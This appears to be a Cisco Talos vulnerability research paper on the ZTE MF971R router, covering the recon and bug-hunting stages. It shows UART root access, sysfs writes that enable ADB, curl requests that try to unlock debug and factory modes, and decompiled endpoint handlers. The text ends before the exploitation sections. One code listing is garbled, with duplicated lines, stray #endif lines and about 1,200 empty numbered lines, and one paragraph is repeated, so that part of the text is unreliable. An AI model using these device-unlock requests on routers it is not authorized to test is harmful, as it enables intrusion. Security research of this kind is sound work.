



# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

**PREPARED BY** MARCIN NOGA

Updated February 22, 2022

## CONTENTS

<b>Introduction</b> .....	<b>3</b>
<b>Recon</b> .....	<b>3</b>
Android debug bridge (ADB) .....	3
Hardware details .....	3
UART .....	4
<b>The goal</b> .....	<b>5</b>
<b>Bug hunting</b> .....	<b>5</b>
Firmware dump .....	5
Reversing zte_topsw_goahead .....	6
<b>Exploitation</b> .....	<b>12</b>
Any binary exploitation mitigation? .....	12
Debugging setup .....	13
Ret2Code .....	13
Final shape of the exploit .....	15
<b>Summary</b> .....	<b>15</b>

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

## INTRODUCTION

ZTE recently [patched seven vulnerabilities](#) Cisco Talos' vulnerability research team discovered the ZTE MF971R wireless hotspot and router. Two of those vulnerabilities, CVE-2021-21748 and CVE-2021-21745, could be exploited to access the device's root shell and execute arbitrary code. In this paper, we'll walk through our process for discovering these vulnerabilities and how an attacker could exploit them in a worst-case scenario.

The ZTE MF971R is a portable router with Wi-Fi support and that also works as an LTE/GSM modem. Users can manage the router's settings via a web panel that requires authentication. An attacker could exploit the aforementioned vulnerabilities to build a stable exploit and gain remote root access on the ZTE MF971R device just after a user – authenticated or not – visits a malicious site.

## RECON

First, we should look at what the device and its settings panel looks like (Figures 1 and 2).

This is not the first time security researchers have found a way to access wireless hotspots: This [DEFCON talk](#) showed a way an attacker could exploit a ZTE MF910, an older model of the MF971R, to gain root access.

### ANDROID DEBUG BRIDGE (ADB)

If I could turn on ADB on this device, I could access the Unix shell and potentially transfer files from and to the device, among other actions.

As “G Richter” found in his research into the MF910, there are a few ways to achieve this, but none of them worked for me (Figure 3).

As it later turned out, all of the “`_set_`” commands should be called with an additional unique AD parameter sequence number. But even with that parameter, I could not activate ADB.

### HARDWARE DETAILS

After a dozen failed attempts to turn on ADB, I decided to look for more conventional ways to access the firmware. I started by looking at the internal hardware of the device (Figure 4).



Figure 1. ZTE MF971R.




Figure 2. MF971R web control panel.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

```
Command Prompt

C:\Users\licewall>curl -i --referer http://127.0.0.1 "http://192.168.2.1/goform/goform_get_cmd_process?cmd=logininfo"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block

{"loginfo":"ok"}
C:\Users\licewall>curl -i --referer http://127.0.0.1 "http://192.168.2.1/goform/goform_set_cmd_process?goformId=SET_DEVICE_MODE&debug_enable=2"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block

{"result":"failure"}
C:\Users\licewall>curl -i --referer http://127.0.0.1 "http://192.168.2.1/goform/goform_set_cmd_process?goformId=USB_MODE_SWITCH&usb_mode=6"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block

{"result":"failure"}
C:\Users\licewall>curl -i --referer http://127.0.0.1 "http://192.168.2.1/goform/goform_set_cmd_process?goformId=MODE_SWITCH&switchCmd=FACTORY"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block

{"result":"failure"}
C:\Users\licewall>
```

Figure 3. Failed attempt to activate ADB server.




Figure 4. MF971R board.

I noticed the following individual components:

- Qualcomm® MDM9230
- ASR 1826/Marvell Unveils ARMADA Mobile PXA1826 5-Mode 4G LTE Release 10 Modem
- Winbond W71NW20GF3FW
- ASR RF865

## UART


After getting more familiar with the board, Claudio Bozzato (who helped me with the hardware part of this project) noticed some interesting pads (Figure 5).

Further examination found that those pads are part of the UART interface (Figure 6).


Knowing that, I could use BusPirate to reach a shell console on the device (Figure 7).

## ZTE Router Vulnerabilities


How an attacker could exploit two vulnerabilities to gain full control



**Figure 5.** Part of MF971R board presenting UART pads.



**Figure 6.** UART pads.



**Figure 7.** BusPirate connected to ZTE 971R UART port.

Using Putty as a terminal, we can pull up the screen shown in Figure 8.

There's no authorization needed, so I had direct access to the root shell and can start my research.

# THE GOAL

The goal was simple: Discover as many bugs as possible. Beside that, I wanted to try to see whether we could find a chain of bugs that would allow a hypothetical attacker to gain the ability to execute remote code on the device without having any existing pre-conditions, such as knowing the credentials of the web panel or a targeted user already being logged in.

# BUG HUNTING

The goal was simple: Discover as many bugs as possible. Beside that, I wanted to try to see whether we could find a chain of bugs that would allow a hypothetical attacker to gain the ability to execute remote code on the device without having any existing pre-conditions, such as knowing the credentials of the web panel or a targeted user already being logged in.

## FIRMWARE DUMP

Having a root shell over UART and internet connectivity on the device, we could transfer files in a few different ways, but I wanted to activate the ADB server and copy the necessary files using that communication channel.

**Figure 8.** Root shell on MF971R via UART connection.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

After playing a bit with the device (Figure 9) and using my knowledge from previous research, I decided to go after the HTTPD daemon and its related functionalities (Figure 10), which seem to have the biggest attack surface.

To do this, I copied `zte\_topsw\_goahead` binary where HTTPD is implemented, along with all important shared libraries, and started the process of reverse-engineering.

```
root@OpenWrt:/# echo 1 > /sys/class/devίces/android0/debug_enable
root@OpenWrt:/# echo 1 > /sys/class/android_usb/android0/debug_enable
root@OpenWrt:/# [100053,17172] USB Debug Enter android_dev_enable:0.
[100053,18502] USB Debug Enter android_disable:0.
[100053,21777] netdev: learner_netdev_event:862: received netdev (usbnet0) unregister, event 6
[100053,23510] mfp database:fpdbs_del_by_dev:664: All entries related to usbnet0 deleted
[100053,24301] mfp device:fpdbs_del_id:782: device (usbnet0) found and deleted
[100053,29492] mfp device:destroy_fpdbs_ran:213: device (usbnet0) destroyed
[100053,30221] USB Debug Exit android_dev_enable:0.
[100054,12487] USB Debug Enter android_dev_enable:1.
[100054,12974] USB Debug Exit android_enable:1.
[100054,18774] USB Debug Exit android_dev_enable:1.

root@OpenWrt:/# [1]

Microsoft Windows [Version 10.0.19043.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Users\icewall\>adb devices
List of devices attached
1234567890ABCDEF       device

C:\Users\icewall\>[1]
```

**Figure 9.** Setting the “1” flag in “debug\_enable” activates the ADB server on the device and makes it visible to the ADB client on Windows PC via USB connection.

```
root@OpenWrt:/# netstat -lntup
Active Internet connections (only servers)
Proto Recv-Q Local Address           Foreign Address         State     PID/Program name
tcp   0      0.0.0.0:5037          0.0.0.0:*           LISTEN   1357/zadbd
tcp   0      0.0.0.0:80            0.0.0.0:*           LISTEN   734/zte_topsw_goahe
tcp   0      0.0.0.0:53            0.0.0.0:*           LISTEN   1133/dnsmasq
tcp   0      0.0.0.0:443           0.0.0.0:*           LISTEN   734/zte_topsw_goahe
tcp   0      0.0.0.0:55            0.0.0.0:*           LISTEN   1133/dnsmasq
udp   0      0.0.0.0:53            0.0.0.0:*           LISTEN   1133/dnsmasq
udp   0      0.0.0.0:67            0.0.0.0:*           LISTEN   1133/dnsmasq
udo   0      0::1:53              ::*:*                LISTEN   1133/dnsmasq
root@OpenWrt:/# ll /proc/734/exe
lrwxrwxrwx  1 root      root          0 Jan  1 04:56 /proc/734/exe -> /usr/bin/zte_topsw_goahead
root@OpenWrt:/# [1]
```

**Figure 10.** Netstat output showing all available network daemon on default configuration.

## REVERSING ZTE\_TOPSW\_GOAHEAD

For people familiar with the embedded world, even the name of this file suggests the technology/project used to create HTTPD daemon: a [GoAhead](#) server. Because it's an open-source solution, we can easily get into its internals, learn about its architecture and important APIs.

There are few branches of this project, so it's good we figured out at the beginning which version we are dealing with. Looking around in a current branch 5.x, I found a function called “websSetEnv” where a constant value represents the current server version (Figure 11).

Knowing that fact, we searched for one of the constant strings used in this function, e.g., “GATEWAY\_INTERFACE” in zte\_topsw\_goahead binary (Figure 12).

Figure 12 shows that the current version is 2.5.0, which allows us to browse the code in a [proper GitHub branch](#) and change the zte\_topsw\_goahead binary function names, definitions and add important structures like “webs\_t,” which will make our bug hunting process easier.

```
gitlab.dev/embedthis/goahead/blob/master/src/http.c

...
  ... C http.c x
mbedtls ... C http.c @ websSetEnv
  1429
  1430 /* Set the variable (CGI) environment for this request. Create variables for all standard CGI variables. Also decode
  1431   the query string and create a variable for each name-value pair.
  1432 */
  1433 PUBLIC void websSetEnv(webs_t *wp)
  1434 {
  1435   assert(wp);
  1436   assert(WebValid(wp));
  1437
  1438   websSetVar(wp, "AUTH_TYPE", wp->authType);
  1439   websSetVar(wp, "CONTENT_LENGTH", "0");
  1440   websSetVar(wp, "CONTENT_TYPE", wp->contentType);
  1441   if (wp->route && wp->route->dir) {
  1442     websSetVar(wp, "DOCUMENT_ROOT", wp->route->dir);
  1443   }
  1444   websSetVar(wp, "GATEWAY_INTERFACE", "CGI/1.1");
  1445   websSetVar(wp, "PATH_INFO", wp->path);
  1446   websSetVar(wp, "PATH_TRANSLATED", wp->filename);
  1447   websSetVar(wp, "QUERY_STRING", wp->query);
  1448   websSetVar(wp, "REMOTE_ADDR", wp->ip);
  1449   websSetVar(wp, "REMOTE_USER", wp->username);
  1450   websSetVar(wp, "REMOTE_HOST", wp->ipaddr);
  1451   websSetVar(wp, "REQUEST_METHOD", wp->method);
  1452   websSetVar(wp, "REQUEST_PROTOCOL", wp->proto);
  1453   websSetVar(wp, "REQUEST_URI", wp->uri);
  1454   websSetVar(wp, "SERVER_NAME", wp->faddr);
  1455   websSetVar(wp, "SERVER_PORT", wp->port);
  1456   websSetVar(wp, "SERVER_HOST", wp->host);
  1457   websSetVar(wp, "SERVER_URL", wp->url);
  1458   websSetVar(wp, "SERVER_PORT", wp->port);
  1459   websSetVar(wp, "SERVER_PROTOCOL", wp->protoversion);
  1460   websSetVar(wp, "SCHEME_URL", websHost);
  1461   websSetVar(wp, "SERVER_SOFTWARE", "GoAhead/5.%_WE_VERSION");
  1462
  1463 #ifndef WE_TITLE
  1464   websSetVar(wp, "SERVER_NAME", wp->faddr);
  1465   websSetVar(wp, "SERVER_PORT", wp->port);
  1466   websSetVar(wp, "SERVER_HOST", wp->host);
  1467   websSetVar(wp, "SERVER_URL", wp->url);
  1468   websSetVar(wp, "SCHEME_URL", websHost);
  1469   websSetVar(wp, "SERVER_SOFTWARE", "GoAhead/5.%_WE_VERSION");
  1470
  1471 #endif
  1472
  1473 #endif
  1474
  1475 #endif
  1476
  1477 #endif
  1478
  1479 #endif
  1480
  1481 #endif
  1482
  1483 #endif
  1484
  1485 #endif
  1486
  1487 #endif
  1488
  1489 #endif
  1490
  1491 #endif
  1492
  1493 #endif
  1494
  1495 #endif
  1496
  1497
  1498
  1499
  1500
  1501
  1502
  1503
  1504
  1505
  1506
  1507
  1508
  1509
  1510
  1511
  1512
  1513
  1514
  1515
  1516
  1517
  1518
  1519
  1520
  1521
  1522
  1523
  1524
  1525
  1526
  1527
  1528
  1529
  1530
  1531
  1532
  1533
  1534
  1535
  1536
  1537
  1538
  1539
  1540
  1541
  1542
  1543
  1544
  1545
  1546
  1547
  1548
  1549
  1550
  1551
  1552
  1553
  1554
  1555
  1556
  1557
  1558
  1559
  1560
  1561
  1562
  1563
  1564
  1565
  1566
  1567
  1568
  1569
  1570
  1571
  1572
  1573
  1574
  1575
  1576
  1577
  1578
  1579
  1580
  1581
  1582
  1583
  1584
  1585
  1586
  1587
  1588
  1589
  1590
  1591
  1592
  1593
  1594
  1595
  1596
  1597
  1598
  1599
  1600
  1601
  1602
  1603
  1604
  1605
  1606
  1607
  1608
  1609
  1610
  1611
  1612
  1613
  1614
  1615
  1616
  1617
  1618
  1619
  1620
  1621
  1622
  1623
  1624
  1625
  1626
  1627
  1628
  1629
  1630
  1631
  1632
  1633
  1634
  1635
  1636
  1637
  1638
  1639
  1640
  1641
  1642
  1643
  1644
  1645
  1646
  1647
  1648
  1649
  1650
  1651
  1652
  1653
  1654
  1655
  1656
  1657
  1658
  1659
  1660
  1661
  1662
  1663
  1664
  1665
  1666
  1667
  1668
  1669
  1670
  1671
  1672
  1673
  1674
  1675
  1676
  1677
  1678
  1679
  1680
  1681
  1682
  1683
  1684
  1685
  1686
  1687
  1688
  1689
  1690
  1691
  1692
  1693
  1694
  1695
  1696
  1697
  1698
  1699
  1700
  1701
  1702
  1703
  1704
  1705
  1706
  1707
  1708
  1709
  1710
  1711
  1712
  1713
  1714
  1715
  1716
  1717
  1718
  1719
  1720
  1721
  1722
  1723
  1724
  1725
  1726
  1727
  1728
  1729
  1730
  1731
  1732
  1733
  1734
  1735
  1736
  1737
  1738
  1739
  1740
  1741
  1742
  1743
  1744
  1745
  1746
  1747
  1748
  1749
  1750
  1751
  1752
  1753
  1754
  1755
  1756
  1757
  1758
  1759
  1760
  1761
  1762
  1763
  1764
  1765
  1766
  1767
  1768
  1769
  1770
  1771
  1772
  1773
  1774
  1775
  1776
  1777
  1778
  1779
  1780
  1781
  1782
  1783
  1784
  1785
  1786
  1787
  1788
  1789
  1790
  1791
  1792
  1793
  1794
  1795
  1796
  1797
  1798
  1799
  1800
  1801
  1802
  1803
  1804
  1805
  1806
  1807
  1808
  1809
  1810
  1811
  1812
  1813
  1814
  1815
  1816
  1817
  1818
  1819
  1820
  1821
  1822
  1823
  1824
  1825
  1826
  1827
  1828
  1829
  1830
  1831
  1832
  1833
  1834
  1835
  1836
  1837
  1838
  1839
  1840
  1841
  1842
  1843
  1844
  1845
  1846
  1847
  1848
  1849
  1850
  1851
  1852
  1853
  1854
  1855
  1856
  1857
  1858
  1859
  1860
  1861
  1862
  1863
  1864
  1865
  1866
  1867
  1868
  1869
  1870
  1871
  1872
  1873
  1874
  1875
  1876
  1877
  1878
  1879
  1880
  1881
  1882
  1883
  1884
  1885
  1886
  1887
  1888
  1889
  1890
  1891
  1892
  1893
  1894
  1895
  1896
  1897
  1898
  1899
  1900
  1901
  1902
  1903
  1904
  1905
  1906
  1907
  1908
  1909
  1910
  1911
  1912
  1913
  1914
  1915
  1916
  1917
  1918
  1919
  1920
  1921
  1922
  1923
  1924
  1925
  1926
  1927
  1928
  1929
  1930
  1931
  1932
  1933
  1934
  1935
  1936
  1937
  1938
  1939
  1940
  1941
  1942
  1943
  1944
  1945
  1946
  1947
  1948
  1949
  1950
  1951
  1952
  1953
  1954
  1955
  1956
  1957
  1958
  1959
  1960
  1961
  1962
  1963
  1964
  1965
  1966
  1967
  1968
  1969
  1970
  1971
  1972
  1973
  1974
  1975
  1976
  1977
  1978
  1979
  1980
  1981
  1982
  1983
  1984
  1985
  1986
  1987
  1988
  1989
  1990
  1991
  1992
  1993
  1994
  1995
  1996
  1997
  1998
  1999
  2000
  2001
  2002
  2003
  2004
  2005
  2006
  2007
  2008
  2009
  2010
  2011
  2012
  2013
  2014
  2015
  2016
  2017
  2018
  2019
  2020
  2021
  2022
  2023
  2024
  2025
  2026
  2027
  2028
  2029
  2030
  2031
  2032
  2033
  2034
  2035
  2036
  2037
  2038
  2039
  2040
  2041
  2042
  2043
  2044
  2045
  2046
  2047
  2048
  2049
  2050
  2051
  2052
  2053
  2054
  2055
  2056
  2057
  2058
  2059
  2060
  2061
  2062
  2063
  2064
  2065
  2066
  2067
  2068
  2069
  2070
  2071
  2072
  2073
  2074
  2075
  2076
  2077
  2078
  2079
  2080
  2081
  2082
  2083
  2084
  2085
  2086
  2087
  2088
  2089
  2090
  2091
  2092
  2093
  2094
  2095
  2096
  2097
  2098
  2099
  2100
  2101
  2102
  2103
  2104
  2105
  2106
  2107
  2108
  2109
  2110
  2111
  2112
  2113
  2114
  2115
  2116
  2117
  2118
  2119
  2120
  2121
  2122
  2123
  2124
  2125
  2126
  2127
  2128
  2129
  2130
  2131
  2132
  2133
  2134
  2135
  2136
  2137
  2138
  2139
  2140
  2141
  2142
  2143
  2144
  2145
  2146
  2147
  2148
  2149
  2150
  2151
  2152
  2153
  2154
  2155
  2156
  2157
  2158
  2159
  2160
  2161
  2162
  2163
  2164
  2165
  2166
  2167
  2168
  2169
  2170
  2171
  2172
  2173
  2174
  2175
  2176
  2177
  2178
  2179
  2180
  2181
  2182
  2183
  2184
  2185
  2186
  2187
  2188
  2189
  2190
  2191
  2192
  2193
  2194
  2195
  2196
  2197
  2198
  2199
  2200
  2201
  2202
  2203
  2204
  2205
  2206
  2207
  2208
  2209
  2210
  2211
  2212
  2213
  2214
  2215
  2216
  2217
  2218
  2219
  2220
  2221
  2222
  2223
  2224
  2225
  2226
  2227
  2228
  2229
  2230
  2231
  2232
  2233
  2234
  2235
  2236
  2237
  2238
  2239
  2240
  2241
  2242
  2243
  2244
  2245
  2246
  2247
  2248
  2249
  2250
  2251
  2252
  2253
  2254
  2255
  2256
  2257
  2258
  2259
  2260
  2261
  2262
  2263
  2264
  2265
  2266
  2267
  2268
  2269
  2270
  2271
  2272
  2273
  2274
  2275
  2276
  2277
  2278
  2279
  2280
  2281
  2282
  2283
  2284
  2285
  2286
  2287
  2288
  2289
  2290
  2291
  2292
  2293
  2294
  2295
  2296
  2297
  2298
  2299
  2300
  2301
  2302
  2303
  2304
  2305
  2306
  2307
  2308
  2309
  2310
  2311
  2312
  2313
  2314
  2315
  2316
  2317
  2318
  2319
  2320
  2321
  2322
  2323
  2324
  2325
  2326
  2327
  2328
  2329
  2330
  2331
  2332
  2333
  2334
  2335
  2336
  2337
  2338
  2339
  2340
  2341
  2342
  2343
  2344
  2345
  2346
  2347
  2348
  2349
  2350
  2351
  2352
  2353
  2354
  2355
  2356
  2357
  2358
  2359
  2360
  2361
  2362
  2363
  2364
  2365
  2366
  2367
  2368
  2369
  2370
  2371
  2372
  2373
  2374
  2375
  2376
  2377
  2378
  2379
  2380
  2381
  2382
  2383
  2384
  2385
  2386
  2387
  2388
  2389
  2390
  2391
  2392
  2393
  2394
  2395
  2396
  2397
  2398
  2399
  2400
  2401
  2402
  2403
  2404
  2405
  2406
  2407
  2408
  2409
  2410
  2411
  2412
  2413
  2414
  2415
  2416
  2417
  2418
  2419
  2420
  2421
  2422
  2423
  2424
  2425
  2426
  2427
  2428
  2429
  2430
  2431
  2432
  2433
  2434
  2435
  2436
  2437
  2438
  2439
  2440
  2441
  2442
  2443
  2444
  2445
  2446
  2447
  2448
  2449
  2450
  2451
  2452
  2453
  2454
  2455
  2456
  2457
  2458
  2459
  2460
  2461
  2462
  2463
  2464
  2465
  2466
  2467
  2468
  2469
  2470
  2471
  2472
  2473
  2474
  2475
  2476
  2477
  2478
  2479
  2480
  2481
  2482
  2483
  2484
  2485
  2486
  2487
  2488
  2489
  2490
  2491
  2492
  2493
  2494
  2495
  2496
  2497
  2498
  2499
  2500
  2501
  2502
  2503
  2504
  2505
  2506
  2507
  2508
  2509
  2510
  2511
  2512
  2513
  2514
  2515
  2516
  2517
  2518
  2519
  2520
  2521
  2522
  2523
  2524
  2525
  2526
  2527
  2528
  2529
  2530
  2531
  2532
  2533
  2534
  2535
  2536
  2537
  2538
  2539
  2540
  2541
  2542
  2543
  2544
  2545
  2546
  2547
  2548
  2549
  2550
  2551
  2552
  2553
  2554
  2555
  2556
  2557
  2558
  2559
  2560
  2561
  2562
  2563
  2564
  2565
  2566
  2567
  2568
  2569
  2570
  2571
  2572
  2573
  2574
  2575
  2576
  2577
  2578
  2579
  2580
  2581
  2582
  2583
  2584
  2585
  2586
  2587
  2588
  2589
  2590
  2591
  2592
  2593
  2594
  2595
  2596
  2597
  2598
  2599
  2600
  2601
  2602
  2603
  2604
  2605
  2606
  2607
  2608
  2609
  2610
  2611
  2612
  2613
  2614
  2615
  2616
  2617
  2618
  2619
  2620
  2621
  2622
  2623
  2624
  2625
  2626
  2627
  2628
  2629
  2630
  2631
  2632
  2633
  2634
  2635
  2636
  2637
  2638
  2639
  2640
  2641
  2642
  2643
  2644
  2645
  2646
  2647
  2648
  2649
  2650
  2651
  2652
  2653
  2654
  2655
  2656
  2657
  2658
  2659
  2660
  2661
  2662
  2663
  2664
  2665
  2666
  2667
  2668
  2669
  2670
  2671
  2672
  2673
  2674
  2675
  2676
  2677
  2678
  2679
  2680
  2681
  2682
  2683
  2684
  2685
  2686
  2687
  2688
  2689
  2690
  2691
  2692
  2693
  2694
  2695
  2696
  2697
  2698
  2699
  2700
  2701
  2702
  2703
  2704
  2705
  2706
  2707
  2708
  2709
  2710
  2711
  2712

```

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

communication endpoints (Figure 13).

We specifically focused on:

## /goform/goform\_get\_cmd\_process

- Used via GET
- Parameter name used to pass values from a user:
  - cmd
  - multi\_data
- Purpose: Reads current state of config/device

## /goform/goform\_set\_cmd\_process

- Used via POST/GET
- Parameter name used to pass values from the user:
  - goformId
  - depends on formId additional params
- Purpose: Changing the state of the device

Now, we'll look inside the main function where registration of these endpoints should take place. We'll also determine if there are hidden endpoints, as we saw in the MF910.

Figure 14 shows there are fewer hidden endpoints than in MF910, but we can still find registration of handlers for mentioned major endpoints (Figure 15).

## What about ADB activation over HTTP?

Before we move further, let's try to figure out what exactly changed in this version so the "old tricks" to activate ADB didn't work.

Looking for the "MODE\_SWITCH" handler, we can see the code shown in Figure 16.

This is completely missing "system" call related to ADB activation. Instead, we see information about a necessary key.

The screenshot shows the NetworkMiner tool interface. On the left, the file tree shows the router's directory structure, including 'http://192.168.2.1' and various configuration files like 'MF911R%20quick%20start%20guide%20PL\_V1.1-RED-0430.htm'. In the center, the 'Contents' pane displays a table of captured requests. One row is highlighted for a POST request to '/goform/goform\_set\_cmd\_process' with status 200 and length 193. Below this, the 'Request' pane shows the raw POST data:

```
1 POST /goform/goform_set_cmd_process HTTP/1.1
2 Host: 192.168.2.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: pl,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 86
10 Origin: http://192.168.2.1
11 Connection: close
12 Referer: http://192.168.2.1/index.html
13 Cookie: stok=1315CDF064679DB755C17364
14
15 goformId=SWITCH_WPS&isTest=false&wifi_wps_config=0&AD=
b4f20836f17e7b58df04ed5b7c8e15fe|
```

The 'Response' pane shows the server's response:

```
1 HTTP/1.1 200 OK
2 Server: WebServer-Webs
3 Pragma: no-cache
4 Cache-Control: no-store
5 Content-Type: text/html
6 X-Frame-Options: sameorigin
7 X-XSS-Protection: 1; mode=block
8
9 {"result":"success"}
```

Figure 13. POST request sent to goform\_set\_cmd\_process endpoint.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

This screenshot shows assembly code for endpoint registration. The code defines several handlers for URLs like "/index.html", "/1417C", and "/mmc2". It includes logic for XML client handling and backup operations. The assembly is annotated with comments and parameters.

```
64 sub_1903C(src);
65 sub_928(index.html);
66 sub_14184(bg_default_value);
67 sub_18D0C(80, 5);
68 websUrlHandlerDefine(&g_default_value, 0, 0, (int)sub_1417C, 1);
69 websUrlHandlerDefine("goform", 0, 0, (int)goform_handler, 0);
70 websUrlHandlerDefine("/cgi-bin", 0, 0, (int)cgi_bin_handler, 0);
71 websUrlHandlerDefine("/mmc2", 0, 0, (int)mmc2_handler, 0);
72 websUrlHandlerDefine("/api/xmlclient/post", 0, 0, (int)xml_client_handler, 0);
73 websUrlHandlerDefine("/client/backup", 0, 0, (int)backup_handler, 0);
74 websUrlHandlerDefine("/api/nvramul.cgi", 0, 0, (int)nvramul_handler, 0);
75 websUrlHandlerDefine(&g_default_value, 0, 0, (int)qr_codes, 2);
76 goform_handlers_registration(); // main_goform_handlers
77 v12 = websUrlHandlerDefine("/", 0, 0, (int)root_handler, 0);
```

Figure 14. Endpoint registration.

This screenshot shows assembly code for registering major endpoints. It defines three handlers: "goform\_get\_cmd\_process", "goform\_set\_cmd\_process", and "goform\_process". The "goform\_get\_cmd\_process" handler specifically handles the "MODE\_SWITCH" option.

```
1 int goform_handlers_registration()
2 {
3     _off_t v0; // r6
4     size_t v1; // r7
5     char *v2; // r0
6     char *v3; // r4
7     int v4; // r0
8     int v5; // r7
9     ssize_t v6; // r6
10    ssize_t i; // r2
11    ssize_t v8; // r1
12    ssize_t v9; // r5
13    const char *v10; // r1
14    signed int v11; // r5
15    int v12; // r0
16    int v13; // r0
17    char s[36]; // [sp+14h] [bp-94h] BYREF
18    struct stat v16; // [sp+38h] [bp-70h] BYREF
19
20    register_handlers("goform_get_cmd_process", (int)handler_goform_get_cmd_process);
21    register_handlers("goform_set_cmd_process", (int)handler_goform_set_cmd_process);
22    register_handlers("goform_process", (int)handler_goform_process);
}
```

Figure 15. Major endpoints' registration.

This screenshot shows the assembly code for the "goform\_get\_cmd\_process" handler, specifically the logic for the "MODE\_SWITCH" option. It includes a check for the "FORMID" parameter and logs a message if the key is missing.

```
1 int __fastcall handler_goform_process(int web, int a2, int a3)
2 {
3     websRec *v3; // r4
4     const char *formID; // r5
5
6     v3 = (websRec *)web;
7     if ( web )
8     {
9         formID = (const char *)get_value_of_param((websRec *)web, "goformId", 0x5C860);
10        if ( !strcmp(formID, "MODE_SWITCH") )
11        {
12            zte_syslog_append(
13                0,
14                386609,
15                863,
16                0,
17                "[ERROR] not supprot without key. please see API zte_device adb mode switch ",
18                a2,
19                a3);
20        }
21        else if ( !strcmp(formID, "ONLINE_UPGRADE_TOOL") )
22        {
23            handler_ONLINE_UPGRADE_TOOL(v3);
24        }
25        else
26        {
27            zte_syslog_append(0, 386609, 878, 0, "[ERROR]zte_goform_process -> unknown goform id:[%s].", formID);
28            responseError(v3, "failure");
29        }
30        web = wbsReturnStatus(v3, 200);
31    }
32    return web;
33}
```

Figure 16. The function body responsible among the others for handling MODE\_SWITCH option.

